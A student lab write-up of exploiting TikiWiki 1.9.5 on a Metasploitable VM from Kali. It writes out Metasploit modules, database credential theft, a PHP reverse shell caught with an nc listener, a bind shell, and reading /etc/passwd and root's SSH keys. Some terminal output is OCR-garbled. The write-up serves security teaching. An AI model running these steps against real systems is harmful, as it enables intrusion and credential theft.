Lab 2 – Metasploitable – tikiwiki

Goal: To use Metasploit to exploit the vulnerabilities of tikiwiki 1.9.5, based on this understand the penetration process.

Setting up victim: Metasploitable and attacker: Kali virtual machines.

Metasploitable login: msfadmin


Password: msfadmin

```
* Starting ftp server proftpd

* Starting deferred execution scheduler atd

* Starting periodic command scheduler crond
                                                                                         OK
                                                                                         OK
   Starting Tomcat servlet engine tomcat5.5
                                                                                         OK
   Starting web server apache2
* Running local boot scripts (/etc/rc.local)
                                                                                       E OK
Jbuntu 8.04 metasploitable tty1
netasploitable login: msfadmin
assword:
ast login: Tue Oct 1 12:05:01 EDT 2019 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Jbuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
o mail.
nsfadmin@metasploitable:~$
```

Positioning the VMs. Left is Kali and right is Metasploitable.



msfadmin@metasploitable:~\$ ifconfig

Run "ifconfig" in Metasploitable to find the network details. We need to know the IP. The IP for Metasploitable is 10.0.2.6.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
          Link encap:Ethernet HWaddr 08:00:27:26:f2:24 inet addr:10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe26:f224/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:52 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7985 (7.7 KB) TX bytes:10630 (10.3 KB)
          Base address:0xd020 Memory:f1200000-f1220000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU: 16436 Metric: 1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:28821 (28.1 KB) TX bytes:28821 (28.1 KB)
msfadmin@metasploitable:~$
```

root@kali-linux:~# ifconfig

The IP for Kali is 10.0.2.15.

```
t@kali-linux:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
       inet6 fe80::a00:27ff:fe1b:b281 prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:1b:b2:81 txqueuelen 1000 (Ethernet)
       RX packets 938 bytes 1286847 (1.2 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 288 bytes 19789 (19.3 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 20 bytes 1116 (1.0 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 20 bytes 1116 (1.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
oot@kali-linux:~#
```

Now we need to see if both machines can communicate with each other. Start to ping both machines. msfadmin@metasploitable:~\$ ping 10.0.2.15

```
TX packets:58 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:28821 (28.1 KB) TX bytes:28821 (28.1 KB)

msfadmin@metasploitable:~$ ping 10.0.2.15

PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=5.86 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.708 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.927 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.708 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.893 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.336 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.516 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.516 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.879 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=1.17 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=1.03 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=1.03 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=1.03 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=1.07 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=1.07 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.944 ms
65 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.947 ms
66 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.948 ms
67 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.948 ms
68 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.949 ms
69 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.949 ms
60 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.949 ms
60 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=0.949 ms
```

root@kali-linux:~# ping 10.0.2.6

```
TX packets 288 bytes 19789 (19.3 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0
                                                       collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 20 bytes 1116 (1.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 20 bytes 1116 (1.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali-linux:~# ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp seq=1 ttl=64 time=3.61 ms
64 bytes from 10.0.2.6: icmp seq=2 ttl=64 time=1.00 ms
64 bytes from 10.0.2.6: icmp seq=3 ttl=64 time=1.18 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.836 ms
64 bytes from 10.0.2.6: icmp seq=5 ttl=64 time=1.13 ms
--- 10.0.2.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 0.836/1.555/3.615/1.037 ms
```


Kali and metasploitable machines successfully pinged each other.

root@kali-linux:~# nmap 10.0.2.6


Run nmap to scan the network for open ports. We see that port 80/tcp is open which is the http.

```
Nmap scan report for 10.0.2.6
Host is up (0.00027s latency).
Not shown: 988 closed ports
PORT
        STATE SERVICE
21/tcp
         open ftp
         open ssh
22/tcp
23/tcp
         open telnet
         open
25/tcp
              smtp
53/tcp
         open
              domain
80/tcp
         open
              http
              netbios-ssn
139/tcp
        open
445/tcp
              microsoft-ds
        open
3306/tcp open mysql
5432/tcp open postgresql
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:26:F2:24 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.000030s latency).
All 1000 scanned ports on 10.0.2.15 are closed
Nmap done: 256 IP addresses (5 hosts up) scanned in 21.35 seconds
```


root@kali-linux:~# firefox 10.0.2.6




Now, we will run dirbuster to search for the tikiwiki directory. root@kali-linux:~# cd /usr/share/dirbuster root@kali-linux:/usr/share/dirbuster# dirbuster



Start dirbuster. Found "/tikiwiki/" directory by brute forcing dir/files.




root@kali-linux:/usr/share/dirbuster# firefox 10.0.2.6/tikiwiki



root@kali-linux:/usr/share/dirbuster# cd ~


root@kali-linux:~# msfconsole

Run msfconsole in Kali to bring up Metasploitable.



msf > search tikiwiki


Gives all the modules designed for hacking tikiwiki. 6 modules were given. The last 5 are for exploit. Start to collect information. We have found "/auxiliary/admin/tikiwiki/tikidblib" which his the database for tikiwiki.



msf > use auxiliary/admin/tikiwiki/tikidblib
msf auxiliary(admin/tikiwiki/tikidblib) > set RHOST 10.0.2.6
Then run "exploit" to shoot.

```
msf > use auxiliary/admin/tikiwiki/tikidblib
msf auxiliary(admin/tikiwiki/tikidblib) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf auxiliary(admin/tikiwiki/tikidblib) >
```


We have found the the database details. Now, the next step is to go to the database.



Create a new terminal and go to Firefox.

URL: http://10.0.2.6/tikiwiki/tikilistpages.php?offset=0&sort_mode=

This page gives us important information to access the MySQL database. We have found the name (tikiwiki195) and user (root) and the password (root) of the database.



Now, let's access the tikiwiki database via terminal.

```
root@kali-linux:~# mysql -h 10.0.2.6 -u root -p
```

Enter password: root

```
root@kali-linux:~# mysql -h 10.0.2.6 -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MysQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]>
```

MySQL [(none)] > show databases;

Find the databases. We have found tikiwiki195 from before.

```
MySQL [(none)]> use tikiwiki195;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [tikiwiki195]>
```


MySQL [tikiwiki195] > show tables;

Access the users_users table.

```
tiki user quizzes
  tiki user taken quizzes
  tiki user tasks
  tiki_user_tasks_history
tiki_user_votings
  tiki user watches
  tiki_userfiles
  tiki_userpoints
tiki_users
  tiki users score
  tiki webmail contacts
  tiki_webmail_messages
tiki_wiki_attachments
  tiki_zones
  users grouppermissions
  users_groups
  users_objectpermissions
  users permissions
  users usergroups
  users users
194 rows in set (0.01 sec)
MySQL [tikiwiki195]>
```

```
MySQL [tikiwiki195] > select * from users users;
MySQL [tikiwiki195]> select * from users users;
           <u>+---</u>----+----
 userId | email | login | password | provpass | default group | lastLogin | cu
rrentLogin | registrationDate | challenge | pass due | hash
      | created | avatarName | avatarSize | avatarFileType | avatarData | avat
arLibName | avatarType | score |
| 1 | admin | admin | NULL | NULL | 1271712540 |
1271712540 | NULL | NULL | NULL | f6fdffe48c908deb0f4c3bd36
c032e72 | NULL | NULL | NULL | NULL | NULL
         | NULL | 0 |
1 row in set (0.00 sec)
MySQL [tikiwiki195]>
MySQL [tikiwiki195]> select login, password from users_users;
  login | password |
  admin | admin
1 row in set (0.00 sec)
MySQL [tikiwiki195]>
```


Go to firefox and login into tikiwiki database.




Logging in will prompt change password. Let's change the password to "admin123".



We are in.



Navigate to your php reverse shell file "shell.php" and change the IP (Kali) and port number (random). Then, make a backup by uploading the shell.php file.



From there, start listening to the 4321 port using command root@kali-linux:~# nc -v -l -p 4321 and uploaded the php reverse shell "shell.php" file to tikiwiki as a backup. Following that, ran commands to check we got to the metasploitable machine with whoami, hostname, and cat /etc/passwd to show sensitive information.

Accessing http://10.0.2.6/tikiwiki/backups/shell.php gets this error.

```
[Child 2879] WARNING: pipe error (3): Connection reset by peer: file /build/fire
fox-esr-TVuMhV/firefox-esr-52.9.0esr/ipc/chromium/src/chrome/common/ipc channel
posix.cc, line 322
[Child 2879] ###!!! ABORT: Aborting on channel error.: file /build/firefox-esr-T
VuMhV/firefox-esr-52.9.0esr/ipc/glue/MessageChannel.cpp, line 2152
[Child 2879] ###!!! ABORT: Aborting on channel error.: file /build/firefox-esr-T
VuMhV/firefox-esr-52.9.0esr/ipc/glue/MessageChannel.cpp, line 2152
       ali-linux:~# nc -v -l -p 4321
listening on [any] 4321 ..
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 57536
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
13:27:30 up 1:57, 1 user, load average: 0.00, 0.01, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 - 11:30 1:34 0.04s 0.01s -bash
USER
msfadmin ttyl
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ hostname
metasploitable
$ cat /etc/passwd
```

Running cat /etc/passwd

```
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
proftpd:x:113:65534::/var/run/proftpd:/bin/false
telnetd:x:112:120::/nonexistent:/bin/false
```

Go back to the terminal where we've access the msfconsole before and run command search tikiwiki.

```
TikiWiki tiki-graph formula Remote PHP Code Execution
exploit/unix/webapp/tikiwiki_jhot_exec 2
                                                                                           2006-09-02
                                                                                                                        excellent
exptoit/unix/webapp/th/with indicate
TikiWiki jhot Remote Command Execution
exploit/unix/webapp/tikiwiki unserialize_exec
Tiki Wiki unserialize() PHP Code Execution
exploit/unix/webapp/tikiwiki_upload_exec
Tiki Wiki Unauthenticated File Upload Vulnerability
                                                                                          2012-07-04
                                                                                                                        excellent
                                                                                          2016-07-11
                                                                                                                        excellent
msf > use auxiliary/admin/tikiwiki/tikidblib
msf auxiliary(admin/tikiwiki/tikidblib) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf auxiliary(admin/tikiwiki/tikidblib) > exploit
 <u>msf</u> auxiliary(<mark>ad</mark>
 *] Establishing a connection to the target...
  *] Get informations about database...
*] Install path : /var/www/tikiwiki/lib/tikidblib.php
*] DB type : mysql
     DB type
DB name
  *] DB name
*] DB host
                              : tikiwiki195
                             : localhost
  *] DB user
                             : root
      DB password : root
      Auxiliary module execution completed
       auxiliary(admin/tikiwiki/tikidblib) > search tikiwiki
```

```
Disclosure Date Rank
Description
   auxiliary/admin/tikiwiki/tikidblib
                                                                     2006-11-01
                                                                                            normal
TikiWiki Information Disclosure
exploit/unix/webapp/php_xmlrpc_eval 2005-06-29
PHP XML-RPC Arbitrary Code Execution
exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10
                                                                                            excellent
                                                                                            excellent
TikiWiki tiki-graph formula Remote PHP Code Execution
    exploit/unix/webapp/tikiwiki_jhot_exec
                                                                     2006-09-02
                                                                                            excellent
TikiWiki jhot Remote Command Execution
exploit/unix/webapp/tikiwiki_unserialize_exec
Tiki Wiki unserialize() PHP Code Execution
                                                                     2012-07-04
                                                                                            excellent
    exploit/unix/webapp/tikiwiki_upload_exec
                                                                     2016-07-11
                                                                                            excellent
Tiki Wiki Unauthenticated File Upload Vulnerability
\underline{\mathsf{msf}} > Interrupt: use the 'exit' command to quit \underline{\mathsf{msf}} > Interrupt: use the 'exit' command to quit
msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
```

use unix/webapp/tikiwiki_graph_formula_exec
show options

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options
Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):
  Name
            Current Setting Required Description
                                       A proxy chain of format type:host:port[,t
  Proxies
                             no
ype:host:port][...]
  RHOST
                             yes
                                       The target address
  RPORT
                                       The target port (TCP)
                             yes
            false
                                       Negotiate SSL/TLS for outgoing connection
  URI
            /tikiwiki
                                       TikiWiki directory path
  VHOST
                                       HTTP server virtual host
Exploit target:
  Id Name
     Automatic
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

Show the payloads.

```
<u>msf</u> exploit(<u>unix/webapp/tikiwiki_graph_formula_exec</u>) > show payloads
Compatible Payloads
   Name
                                                   Disclosure Date Rank
                                                                                    Description
   generic/custom
                                                                          normal Custom Payload
generic/shell_bind_tcp
Shell, Bind TCP Inline
generic/shell_reverse_tcp
                                                                          normal
                                                                                   Generic Command
                                                                          normal Generic Command
Shell, Reverse TCP Inline
   php/bind_perl
Bind TCP (via Perl)
                                                                          normal PHP Command She
   php/bind_perl_ipv6
                                                                          normal PHP Command She
   Bind TCP (via perl) IPv6
php/bind_php
Bind TCP (via PHP)
php/bind_php_ipv6
Bind TCP (via php) IPv6
php/download_exec
                                                                          normal PHP Command Shel
                                                                          normal PHP Command Shel
                                                                          normal PHP Executable D
   nload and Execute
                                                                                   PHP Execute Con
   php/exec
```

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell
_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

Show options.

```
<u>msf</u> exploit(u
Module options (exploit/unix/webapp/tikiwiki graph formula exec):
              Current Setting Required Description
   Name
   Proxies
                                                A proxy chain of format type:host:port[,t
ype:hoste:port][...]
RHOST 10.0.2.6
RPORT 80
SSL false
                                                The target address
The target port (TCP)
Negotiate SSL/TLS for outgoing connection
                                    yes
no
                                                TikiWiki directory path
HTTP server virtual host
              /tikiwiki
   VHOST
Payload options (generic/shell_bind tcp):
   Name Current Setting Required Description
   LPORT 4444
                                              The listen port
The target address
   RHOST 10.0.2.6
                                 no
```

Begin the exploit.

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Attempting to obtain database credentials...

[*] The server returned : 200 0K

[*] Server version : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10
with Suhosin-Patch
[*] Tikiwiki database informations :

db_tiki : mysql
dbversion : 1.9
host tiki : localhost
user_tiki : root
pass tiki : root
dbs_tiki : tikiwiki195

[*] Attempting to execute our payload...
[*] Started bind TCP handler against 10.0.2.6:4444

[*] Command shell session 1 opened (10.0.2.15:40755 -> 10.0.2.6:4444) at 2019-10-04 14:50:08 -0700
```

Run ls to see if you can view the .php files in the db.

```
tiki-view_eph.php
tiki-view_faq.php
tiki-view_forum.php
tiki-view_forum_thread.php
tiki-view_irc.php
tiki-view_minical_topic.php
tiki-view_sheets.php
tiki-view_tracker.php
tiki-view_tracker_item.php
tiki-view tracker more info.php
tiki-wap.php
tiki-webmail.php
tiki-webmail_contacts.php
tiki-webmail_download_attachment.php
tiki-wiki3d.php
tiki-wiki3d xmlrpc.php
tiki-wiki_rankings.php
tiki-wiki rss.php
tiki-xmlrpc services.php
tikimovies
topic_image.php
whelp
xmlrpc.php
```

Run whoami

whoami www-data

Run cat /etc/passwd

```
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
psid.x.iov.var/tdn/tdn/sid./yds/yds/yds/n/totogin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

Run ls -lart /root

```
ls -lart /root
total 32
                                       2007 .profile
-rw-r--r--
            1 root root
                          141 Oct 20
            1 root root 2227 Oct 20
 rw-r--r--
                                       2007 .bashrc
                                       2010 reset logs.sh
 rwx----
            1 root root 401 Apr 28
            1 root root
                          187 Apr 28
                                       2010 .lesshst
drwxr-xr-x 21 root root 4096 Apr 28
                                       2010
-rw------ 1 root root 5 May 17
drwxr-xr-x 3 root root 4096 May 17
                                   17
                                       2010 .bash history
                                       2010
drwxr-xr-x 2 root root 4096 May 17
                                       2010 .ssh
```

Run ls -lart /root/.ssh

We have found the authorized keys.

```
ls -lart /root/.ssh
total 12
drwxr-xr-x 3 root root 4096 May 17 2010 ..
drwxr-xr-x 2 root root 4096 May 17 2010 .
-rw-r--r-- 1 root root 405 May 17 2010 authorized_keys
```

Run cat /root/.ssh/authorized_keys

cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaClyc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShH
QqldJkcteZZdPFSbW76IUiPR00h+WBV0xlc6iPL/0zUYFHyFKAzle6/5teoweGljr2qOffdomVhvXXvS
jGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zWlkrU
3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo
9flnu2OwkjOc+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploit
able

Unzip the provided ssh keys with command: tar jxvf 5622.tar.bz2. This file contains a sample of the keys that we can match.

```
rsa/2048/4a2e0adec039980ce44f055f2b19e5e3-11837
rsa/2048/30388df39db5ac954cd27751ea951740-27600.pub
rsa/2048/5c89c6c9db773399e7c9d1c0839cba88-24658
rsa/2048/ad65d74b5ec66eeaa2a3664431ea798f-24452
rsa/2048/9a17284a539df12e169db053df3a5bc7-22476.pub
rsa/2048/2a8b7027411867e66a545f2e405e42d3-32766.pub
rsa/2048/4be5cddcd209d1d6d6432e9749fa9d6b-3075
rsa/2048/902da270cdddd7b6b0d58935b4382dfe-15201.pub
rsa/2048/887a1b501effb90abb9b698d0e9ba4d8-5604.pub
rsa/2048/5ae84603798745fcc30ba581e77481bc-29023
rsa/2048/05822a65ece616d278229dce562d951e-26858.pub
rsa/2048/c8b806bf9674d0280339e3098feb77f0-16906
rsa/2048/a2ee253ffee7c53138f88523add82e8e-3199
rsa/2048/2df5993a79670bfbf518ccbe1c880698-6057
 -sa/2048/22395760ea6265919ef5db8d26dda56c-17578
